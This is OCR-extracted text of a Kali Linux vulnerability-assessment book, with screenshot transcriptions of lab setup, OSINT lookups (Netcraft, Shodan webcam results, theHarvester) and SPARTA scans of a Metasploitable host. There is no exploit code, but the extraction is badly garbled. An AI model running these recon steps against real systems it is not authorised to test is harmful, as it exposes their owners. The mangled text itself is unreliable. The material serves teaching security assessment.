



# Chapter 1: Vulnerability Management Governance













## Chapter 2: Setting Up the Assessment Environment





root@kali: ~	0	▣	⊗
File Edit View Search Terminal Help			
<pre>root@kali:~# ifconfig eth0: flags=4163<up,broadcast,running,multicast> mtu 1500     inet 192.168.25.128 netmask 255.255.255.0 broadcast 192.168.25.255     inet6 fe80::20c:29ff:febd:1618 prefixlen 64 scopeid 0x20<link/>     ether 00:0c:29:bd:16:18 txqueuelen 1000 (Ethernet)     RX packets 6883 bytes 4409193 (4.2 MiB)     RX errors 2 dropped 4 overruns 0 frame 0     TX packets 3552 bytes 354691 (346.3 KiB)     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0     device interrupt 19 base 0x2000</up,broadcast,running,multicast></pre>			Â
<pre>lo: flags=73<up,l00pback,running> mtu 65536     inet 127.0.0.1 netmask 255.0.0.0     inet6 ::1 prefixlen 128 scopeid 0x10<host>     loop txqueuelen 1000 (Local Loopback)     RX packets 24 bytes 1356 (1.3 KiB)     RX errors 0 dropped 0 overruns 0 frame 0     TX packets 24 bytes 1356 (1.3 KiB)     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</host></up,l00pback,running></pre>			
<pre>root@kali:~# service networking restart root@kali:~#</pre>			~
	-		





				root@kali: /usr/share				0
e Edit View Search T	Ferminal Help							
<mark>ot@kali</mark> :/usr/share#								
	consoletrans	file-roller	gvfs	lintian	os-prober	rubygems-integration		
	couchdb	fimap	hal	llvm-3.9	p11-kit	ruby-geoip	u3-pwn	
local duser	creddump	firebird3.0-common firefox-esr	hamster-sidejack hashcat	locale	PackageKit	ruby-mime-types-data	unattended-upgrades unicorn-magic	
duser lfn	crunch cryptsetup	florence	hashcat-utils	lua	pam pam-configs	ruby-simplecov-html ruby-unicode-display-width	unicorn-magic uniscan	
sa	cups	fontconfig	help	luaiit-2.1.0-beta3	pam-contigs paros	ruby-unicode-display-width	uniscan unix-privesc-check	
	cymothoa	fonts	hexorbase	lvnis	peros	sakis3q	unix-privesc-check urlcrazy	
t	dahdi	fonts-droid-fallback	httrack	macchanger	pdfid	samba	usb modeswitch	
ache2	davtest	framework2	hunspell	magicrescue	perl	screen	vboot	
ktool	dbd	freetds	hvdra	magictree	per15	sensible-utils	vim	
parmor-features	dbus-1	ftester	i18n	maltego	perl-openssl-defaults		vinetto	
data	dconf	gcc-7	icedtea-web	man	pev	sfuzz-db	volafox	
-info	debconf	GConf	icons	man-db	php7.0-common	sgml	volatility	
olication-registry	debhelper	gcr-3	ieee-data	matplotlib	php7.0-json	sgml-base	vpnc-scripts	
lications	debian-installer-launcher	gdal	ike-scan	maven-repo	php7.0-mysql	sipp		
port	debianutils	gdb	ImageMagick-6		php7.0-opcache	sipvicious	wallpapers	
	deblaze	gdcm-2.8	images	menu	php7.0-readline	skipfish	wayland-sessions	
-listchanges	debtags	gdm	impacket	mercurial	pipal	smali		
itage	defaults	gedit	inetsim	metainfo	pixmaps	smartmontools	webacoo	
o-scan	desktop-base	GeoIP	info	metasploit-framework	pkgconfig	smbmap	webshells	
bell	desktop-directories	gettext		mfterm	plasma	snmp	weevely	
tomater	dex2jar	ghost-phisher	intersect	midi	plecost	software-properties	wfuzz	
opsy	dh-python	ghostscript	iptables	mime	plymouth	sounds	whatweb	
nhi.	dict dictionaries-common	git-core gitweb	iso-codes	mime-info mimikatz	pocl polkit-1	sparta speech-dispatcher	wifi-honey wifitap	
kdoor-factory	dictionaries-common	gltweb glib-2.0	jarwrapper	mimikatz	polkit-1 poppler	speech-dispatcher spike	windows-binaries	
ckooor-tactory	dirb	glib-2.0 glusterfs	java javascript		poppler postaresal	sqldict	windows-binaries wine	
se-files	distro-info	alvnd	javascript	mousetweaks	postgresgl-common	sglmap	wireshark	
semap	djvu	gnone	java-wrappers	mozilla	powerfuzzer	sqlninja	wol-e	
se-passwd	dnnap	gnome-background-properties	iboss-autopwn	nysgl	powersploit	salsus	wordlists	
sh-completion	dns	gnome-bluetooth	john	mysgl-common	ppp	sslcaudit	wpscan	
proxy	dnschef	gnome-control-center	ioomscan	nano	proj	ssl-cert	wx-3.0-gtk	
	dnsenum	gnome-online-accounts	jsql-injection	ncap-w32	protos-sip	sslsniff		
f-xss	dnsmap	gnome-session	kali-debtags	ncat-w32	proxystrike	sslstrip	xdg-desktop-portal	
fmts	dnsmasg-base	gnome-settings-daemon	kali-defaults	ncrack	pulseaudio	sslyze	xfce4	
elog	dnsrecon	gnome-shell	kali-menu	netpbm	pyshared	sushi	xml	
canner	doc	gnone-software	kali-root-login	nginx	python	system-config-printer	xml-core	
	doc-base	gnome-system-monitor	kde4	nikto	python3	systemd	xpdf	
ld-essential	docutils	gnome-tweak-tool	keimpx	nishang	python-apt	systemtap	xsessions	
ly	doona	gnome-user-share	keyrings	nmap	python-faraday	tabset	xspy	
certificates	dotdotpwn	gnupg	king-phisher		python-wheels	tasksel	xsser	
certificates-java	dpkg	gnuplot	kismet	numpy	qgis	tcltk	yelp	
endar	eapmd5pass	golismero	language-tools	numpy3	qt4	telepathy	yelp-xsl	
ibou	easy-rsa	grabber	laudanum	ollydbg	qt5	terminfo	zaproxy	
rp co-auditing-tool	emacs enchant	grilo-plugins groff	libaudio2 libc-bin	omf openal	qtchooser radare2	tesseract-ocr tex-common	zeitgeist	
co-auditing-tool co-torch	enchant enum4linux	grott grub	libdbi-perl	openal openlavers	radarez	tex-common texlive	zenity zenmap	
co-torcn ng	enum4tinux eog	grup gst-plugins-base	libdb1-pert	opentayers openmpi	rdesktop	textive	zenmap zim	
ng sterd	eog ettercap	gst-plugins-base gstreamer-1.0	libanomekbd	opensc	raesktop readline	tftpd32	zim zoneinfo	
l	evince	gstreamer-1.0 gtk-doc	libgphoto2	openssh	recon-ng	theharvester	zsh	
lor	evolution-data-server	atk-engines	libgweather	openvas	regripper	thenes		
ord	exim4	gtksourceview-3.0	liblouis	openvon	reportbug	thumbnailers		
mix	exploitdb	quile	libquvi-scripts	orca	responder	totem		
nmon-licenses	fern-wifi-cracker	gupnp-av	libsensors4	org.gnome.Characters	rtpinsertsound	tracker		

root@kali:~ 

File Edit View Search Terminal Help

root@kali:~# apt-get update
Get:1 http://archive-9.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-9.kali.org/kali kali-rolling/main amd64 Packages [16.3 MB]
Fetched 16.4 MB in 59s (279 kB/s)
Reading package lists... Done
root@kali:~#

	Logs 10:51 - 10:55 -	• •
Important	[session uid=0 pid=1237] Successfully activated service 'org.gnome.Logs' 2	10:55
important	pam_unix(cron:session): session closed for user root 3	10:55
All	running get-distro-updates with refine-flags=require-setup-action with timeout=60 on plugin=appstream took 29…	10:54
	debug - channel new 0x557cb90f7870 widget 0x557cb90f7870 4	10:53
Applications	unable to get EDID for xrandr-Virtual1: unable to get EDID for output 3	10:53
	JS WARNING: [resource:///org/gnome/shell/ui/workspaceThumbnail.js 892]: reference to undefined property " 4	10:53
System	Started Evolution address book service.	10:53
Security	[session uid=0 pid=1237] Successfully activated service 'org.gnome.evolution.dataserver.AddressBook9'	10:53
	Starting Evolution address book service	10:53
Hardware	[session uid=0 pid=1237] Activating via systemd: service name='org.gnome.evolution.dataserver.AddressBook9' u	10:53
	Could not set mount point in database 'urn:nepomuk:datasource:2018-01-26-21-01-22-00', GDBus.Error:org.freede	10:53
	STACK_OP_ADD: window 0x2000001 already in stack 2	10:53
	Started Evolution calendar service.	10:53
	[session uid=0 pid=1237] Successfully activated service 'org.gnome.evolution.dataserver.Calendar7'	10:53
	Started Virtual filesystem metadata service.	10:53
	unable to get EDID for xrandr-Virtual1: unable to get EDID for output	10:53
	[session uid=0 pid=1237] Successfully activated service 'org.gtk.vfs.Metadata'	10:53
	Starting Virtual filesystem metadata service	10:53
	unable to get EDID for xrandr-Virtual1: unable to get EDID for output	10:53
	[session uid=0 pid=1237] Activating via systemd: service name='org.gtk.vfs.Metadata' unit='gvfs-metadata.serv…	10:53
	failed to get edid: unable to get EDID for output	10:53
	Error looking up permission: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.freedesktop	10:53
	Can not determine workarea, guessing at layout 3	10:53
	Starting Evolution calendar service	10:53

root@kali: ~	0	•	8
File Edit View Search Terminal Help			
<pre>root@kali:~# service apache2 start root@kali:~# netstat -an   grep ::80</pre>			^
tcp6 0 0 :::80 :::* root@kali:~#	LISTEN		
			~

	Apache2 Debian Default Page: It works - Mozilla Firefox			0	•
Apache2 Debian Default >	( <del>+</del>				
♦ ③   127.0.0.1	C Q Search	☆ 🖻	+	<b>^</b>	9 E
Most Visited 🗸 🚮 Offensive	Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🍬 Exploit-DB 📡 Aircrack-ng 🚺 Kali Forums 🌂 NetHunter 曼 Getting Starte	d			
	Apache2 Debian Default Page	]			
	debian				
	It works!				
	This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should <b>replace this file</b> (located at /var/www //html/index.html) before continuing to operate your HTTP server.				
	If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.				
	Configuration Overview				
	Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is <b>fully documented</b> <b>in /usr/share/doc/apache2/README.Debian.gz</b> . Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the <b>manual</b> if the apache2-doc package was installed on this server.				
	The configuration layout for an Apache2 web server installation on Debian systems is as follows:				
	<pre>/etc/apache2/   apache2.conf  - ports.conf   mods-emabled    *.load   ' *.conf   conf-emabled   ' *.conf   sites-enabled   ' *.conf</pre>				
	<ul> <li>apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.</li> </ul>				
	<ul> <li>ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.</li> </ul>				
	<ul> <li>Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.</li> </ul>				
	They are activated by symlinking available configuration files from their respective *-available/ counternants. These should be managed by using our balance adamed. additional adametication				

	0	•	8	
File Edit View Sea	rch Terminal Help			
<pre>root@kali:~# cd / root@kali:/var/ww 8572.c index.htm root@kali:/var/ww</pre>	w/html# ls l index.nginx-debian.html local run			•

				root@	)kali: ~					0	•	8
File Edit Vie	w Search	Terminal	Help									
root@kali:~ Reading pac Building de Reading sta The followi libsyncte python3-c python3-i python3-p Use 'apt au The followi libcom-er Suggested p keychain The followi libcom-er The followi libcom-er the followi libcomerr 4 upgraded, Need to get After this Do you want	age list endency e inform g packag 1 python sutils p sdangero inotify oremove' g additi 2 libcom ckages: ibpam-ss g NEW pa 2 ssh g packag openssh 2 newly 195 kB/1 peration	s Done tree ation es were a 3-argcomp ython3-fe us pythor python3-s to remov onal pack err2 oper h monkeys ckages wi ckages wi ckages wi client o installeo , 253 kB	Done automat blete p eedpars n3-jsba simple ve ther kages w nssh-co sphere ill be penssh d, 0 to of arch of acc	python3 ser pyt eautifi json py m. will be lient o ssh-as instal raded: h-serve o remov hives.	3-argh thon3- ier py ython3 e inst openss skpass lled: er ope ve and	pyth flask thon3 -watc alled h-ser moll enssh- 1 1701	on3-cc pytho -path hdog y : ver op y-gua sftp-s not v	onstruc on3-htm tools oython3 oenssho rd rssh server upgrade	ed.	eug		1:


root@kali:~ File Edit View Search Terminal Help root@kali:~# systemctl enable ssh Synchronizing state of ssh.service with SysV service script with /lib/systemd/sy stemd-sysv-install. Executing: /lib/systemd/systemd-sysv-install enable ssh Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.servi ce. root@kali:~# service ssh start root@kali:~# []


root@kali: ~	•	•	⊗
File Edit View Search Terminal Help			
<pre>root@kali:~# apt-get install vsftpd Reading package lists Done Building dependency tree Reading state information Done The following packages were automatically installed     libsynctex1 python3-argcomplete python3-argh pytho     python3-cssutils python3-feedparser python3-flask     python3-itsdangerous python3-jsbeautifier python3-     python3-pyinotify python3-simplejson python3-watch Use 'apt autoremove' to remove them. The following NEW packages will be installed:     vsftpd 0 upgraded, 1 newly installed, 0 to remove and 1701 Need to get 153 kB of archives. After this operation, 357 kB of additional disk spac Get:1 http://archive-11.kali.org/kali kali-rolling/m -11 [153 kB] Fetched 153 kB in 3s (54.7 kB/s) </pre>	n3-construct python3-html2text pathtools dog python3-werkzeug not upgraded. e will be used.		


	00	⊗	
File Edit View Search Terminal Help			
<pre>root@kali:~# gedit /etc/vsftpd.conf root@kali:~# service vsftpd start root@kali:~# netstat -an   grep :21 tcp6 0 0 :::21 tcp6 0 0 127.0.0.1:21 root@kali:~#</pre>	:::* 127.0.0.1:60288	LISTEN TIME_WAIT	•
Tool@Kat1:~#			*

		All	Installed	Updates			✓	• •	D
Add-ons	DB Browser for SQLite		or SQLite is a high , and edit databas	Remove 5.0 MB					
*	AlternateTab		cation. This exten	w based switcher t sion is part of Clas	hat does not sic Mode and is of	Remove 51.2 kB			
*	Applications Menu		and is officially su		extension is part of E. Please do not r	Remove 51.2 kB			
*	Auto Move Windows	Move applicati		orkspaces when the	ey create windows.	Remove 51.2 kB			
*	Dash to Dock ★★★★★		ransforming it in a	s extension moves dock for an easier	the dash out of launching of app	Remove 51.2 kB			
*	EasyScreenCast		nome shell, allow	e of the video reco rs quickly to chang	rding function e the various setti	Remove 51.2 kB			
*	Launch new instance		w. This extension	hen clicking in the is part of Classic M	dash or the lode and is officia	Remove 51.2 kB			
*	Native Window Placement	Arrange windo		a more compact w	ау.	Remove 51.2 kB			

## Chapter 3: Security Assessment Prerequisites








# **Chapter 4: Information Gathering**


Client	1 Intermedia	ate Server / Sys	tem	2	Target System
https://toolbar.ne Network	etcraft.com/site_report?url=demo.testfire.net	ji) ••••	♥ ♥ ☆	<b>Q</b> Search	
Site	http://demo.testfire.net	Netblock Owner	Dackenaco Ra	ackbone Engineering	
Domain	testfire.net	Nameserver	asia3.akam.n		
IP address	65.61.137.117	DNS admin	hostmaster@		
IP address IPv6 address	Not Present	Reverse DNS	unknown	akanidi.cum	
			whois.akamai		
Domain registrar	corporatedomains.com	Nameserver organisation	wnois.akamai	i.com	
Organisation	International Business Machines Corporation, New Orchard Road, Armonk, 10504, US	Hosting company	Rackspace		
Top Level Domain	Network entities (.net)	DNS Security Extensions	unknown		
Hosting country	III US				
	story icy Framework				
DMARC     Web Track					Easter and a state of the Source
Server-Side Includes all the main te	DIOGY	IS PHP.			Fetched on 1st July 2018
				· · · · · · · · ·	11
Technology	Description			Popular sites using	
Using ASP.NET 🖨	ASP.NET is running on the server			vww.t-online.de, ww vww.kooora.com	w.intellicast.com,

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		1997	3	4	J 5 12	<b>AN</b> 6 7 13 14	1 8 15	1 21 2 9 16	Sum 002 7 14	2003	<b>of c</b> 2004 2 9 16	FEB 3 10 17	2005 4 11 18	5 12	6 200 113 20	<b>Site</b> 07 2 7 14	Mar 0008	200 2 9 16	demo. )9 201 MAR 3 4 10 11 17 18	5 12 19	<b>Fire.r</b> 2011 <b>6</b> 13 20	2012	¢ 5 1 12	6	APR 7 14	1 8 15	2 9 16	3 10 17	2017	
		1997	3	4 11 18	J 5 12 19	<b>AN</b> 6 7	1 8 15 22	1 21 9 16 23	Sum 002	2003 1 8 4 15 1 22	2004 2 9	FEB 3 10 17	2005 4 11 18	5 12	6 200 113 20	Site	Mar 0008	200 200	MAR 3 4 10 11 17 18 24 25	5 12 19	6 13	2012	4 5 1 12 8 19	6 13 20	APR 7	1 8 15 22	2	3 10 17	2017	


🛈 🔏 deser	nmascara.me/consulta/cb2960	238d095205139e6c17f2a93b74
	DESENMASCARA.ME	Rotify me ៧ Anti-Counterfeiting Stats About 🗛 Contact
	Web Site	http://demo.testfire.net         (Hosted in: ' UNITED STATES (USY)         ★ ★ Let us know if the web site is ▼OFFICIAL WEB         Image: NO OFFICIAL Interview of the web site is ▼OFFICIAL WEB
	Awareness value:	10 $\mathbf{\Phi}$ (with 20 or higher a website is considered somehow security awareness)
	URL's MD5:	cb2960238d095205139e6c17f2a93b74
	Unmasked on:	July 27, 2014, 6:38 p.m.
	Domain registered on:	CSC CORPORATE DOM
	Domain will expire in:	23-jul-2015 (361 days)
	Web server: :	Microsoft-IIS/6.0 (vulnerability history)
	Technology: :	ASP.NET
	Robots file:	Notfound
	HTTP methods:	Notfound
	Directory listing:	Not found
	Third party content:	Not found
	Electronic commerce:	Payment gateway of Paypal of own BBDD (Read more)
	Private IPs:	No
	Iframes:	Not found
	Scripts:	Not found
	Suspicious code:	Not found
	incrusted spam:	Not found
	Location:	Notfound
	Google check:	Is not blacklisted by SafeBrowsing (Read more)
	Metadata:	['http://demo.testfire.net [200] ASP_NET[2.0.50727
	Metadata:	'Cookies[ASP.NET_SessionId,amSessionId
	Metadata:	'HTTPServer[Microsoft-IIS/6.0
	Metadata:	'HttpOnly[ASP.NET_SessionId
	Metadata:	' IP[65.61.137.117
	Metadata:	' Microsoft-IIS[6.0
	Metadata:	' Title[%0D%0A%09Altoro Mutual%0D%0A



ightarrow $ ightarrow$ $ ightarrow$	③ ▲ https://w	ww. <b>shodan.io</b> /search?query=Server%3A+	+SQ-WEBCAM
🔓 Exploits 🛛 🔹 Maps	🖬 Like 10,076 🕹	Download Results	
TOTAL RESULTS		RELATED TAGS: webcam	surveillance cams
119		VIDEO WEB SERVE	R
TOP COUNTRIES		31. Stel S.r.I.	HTTP/1.1 200 OK Connection: close
		Added on 2018-07-18 07:37:06 GMT ■ Italy, Ferrara Details	Cache-Control: no-cac Server: SQ-WEBCAM CONTENT-LENGTH:2936
Germany	25		
Hungary	14	124. cpe-124113.staticiai	HTTP/1.1 200 OK
Italy	12	Telstra Internet	Connection: close
United States	10	Added on 2018-07-18 04:36:57 GMT 🎦 Australia, Surrey Downs	Cache-Control: no-cac Server: SQ-WEBCAM
Poland	8	Details	CONTENT-LENGTH: 2936
TOP SERVICES			
НТТР	68		
HTTP (8080)	16	In the server of the server	ER
HTTP (83)	6	186 Canty	HTTP/1.1 200 OK
HTTP (81)	5	Added on 2018-07-17 19:17:14 GMT	Connection: close
Webmin	4	📩 Venezuela, Caracas Details	Cache-Control: no-cac Server: SQ-WEBCAM
TOP ORGANIZATIONS			CONTENT-LENGTH: 2936
Deutsche Telekom AG	22		
Wind Telecomunicazioni	6		
UPC Magyarorszag	4	88	
Xs4all Internet BV	2	bdv75-12-88-189-227-238.	HTTP/1.1 200 OK
Telstra Internet	2	Free SAS Added on 2018-07-17 16:48:18 GMT	Connection: close
TOP PRODUCTS		Added on 2018-07-17 16:46:18 Givin France, Paris Details	Cache-Control: no-cac Server: SQ-WEBCAM
dvr1614n web-cam httpd	115		CONTENT-LENGTH: 518
Apache httpd	1		



root@kali: ~	0	8
File Edit View Search Terminal Help		
<pre>************************************</pre>		
Usage: theharvester options -d: Domain to search or company name -b: data source: google, googleCSE, bing, bingapi, pgp, linkedin, google-profiles, jigsaw, twitter, googleplus, all		
<ul> <li>-s: Start in result number X (default: 0)</li> <li>-v: Verify host name via dns resolution and search for virtual hosts</li> <li>-f: Save the results into an HTML and XML file (both)</li> <li>-n: Perform a DNS reverse query on all ranges discovered</li> <li>-c: Perform a DNS brute force for the domain name</li> <li>-t: Perform a DNS TLD expansion discovery</li> <li>-e: Use this DNS server</li> <li>-l: Limit the number of results to work with(bing goes from 50 to 50 results, google 100 to 100, and pgp doesn't use this option)</li> <li>-h: use SHODAN database to query discovered hosts</li> </ul>		
Examples: theharvester -d microsoft.com -l 500 -b google -h myresults.html theharvester -d microsoft.com -b pgp theharvester -d microsoft -l 200 -b linkedin theharvester -d apple.com -b googleCSE -l 500 -s 300 root@kali:~#		



can Brute							
Hosts Services	Tools	Services Scrip	ts Information	Notes nikte	o (80/tcp) 🗵	screenshot (80/tcp) 🗵	
OS He	ost	Port	Protocol	State	Name		
? 192.168.25	.129	⊜ 80	tcp o	pen	http	Apache httpd 2.2.8 ((Ubu	ntu) DAV/2)
[	<b>S</b>						
pg							
Progress	Te	ool	Host		Start time	End time	
	screenshot (80	/tcp)	192.168.25.129	9 30 Jul 2	018 13:27:37	30 Jul 2018 13:27:37	Finished
	nikto (80/tcp)		192.168.25.129	9 30 Jul 2	018 13:27:36		Running
	nmap (stage 2)		192.168.25.129	9 30 Jul 2	018 13:27:36		Running
			192.168.25.129	9 30 Jul 2	018 13:27:28	30 Jul 2018 13:27:36	Finished
	nmap (stage 1)						

-

e Help	þ								SPARTA 1.0.3 (BETA) - un	ititled - /root
an Bru	ute									
Hosts	Services	Tools	Servic	es Sc	ripts Information	Notes	nikto (80/tcp) 🗵	screenshot (80/tcp) 🗵	smtp-enum-vrfy (25/tcp) 🗵	mysql-defa
os	Ho	st		Port	Protocol	Stat	te Name			
<mark>∆ 1</mark> 9	) <del>2.168.25.</del>	<del>129</del>	•	21	tcp	open	ftp	vsftpd 2.3.4		
				22	tcp	open	ssh	OpenSSH 4.7p1 Debian	8ubuntu1 (protocol 2.0)	
			•	23	tcp	open	telnet	Linux telnetd		
			•	25	tcp	open	smtp	Postfix smtpd		
			•	53	tcp	open	domain	ISC BIND 9.4.2		
				80	tcp	open	http	Apache httpd 2.2.8 ((Ub	untu) DAV/2)	
			•	111	tcp	open	rpcbind	2 (RPC #100000)		
				137	udp	open	netbios-ns	Samba nmbd netbios-ns	(workgroup: WORKGROUP)	
			•	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (v	workgroup: WORKGROUP)	
				445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (v	workgroup: WORKGROUP)	
				512	tcp	open	exec	netkit-rsh rexecd		
				513	tcp	open	login	OpenBSD or Solaris rlog	ind	
				514	tcp	open	tcpwrapped			
				1099	tcp	open	rmiregistry	GNU Classpath grmiregi	stry	
				1524	tcp	open	shell	Metasploitable root shel	l	
				2049	tcp	open	nfs	2-4 (RPC #100003)		
				2121	tcp	open	ftp	ProFTPD 1.3.1		
		S &		2200	+		لمحتجم	M.COL FOF1- Julium	.⊏	
g										
Pro	gress		Tool		Host		Start time	End time		
		screenshot (8	8180/tcp	p)	192.168.25.1	29 30	0 Jul 2018 13:28:23	30 Jul 2018 13:28:23	Finished	
		nikto (8180/1	tcp)		192.168.25.1	29 30	0 Jul 2018 13:28:17	30 Jul 2018 13:29:42	Finished	
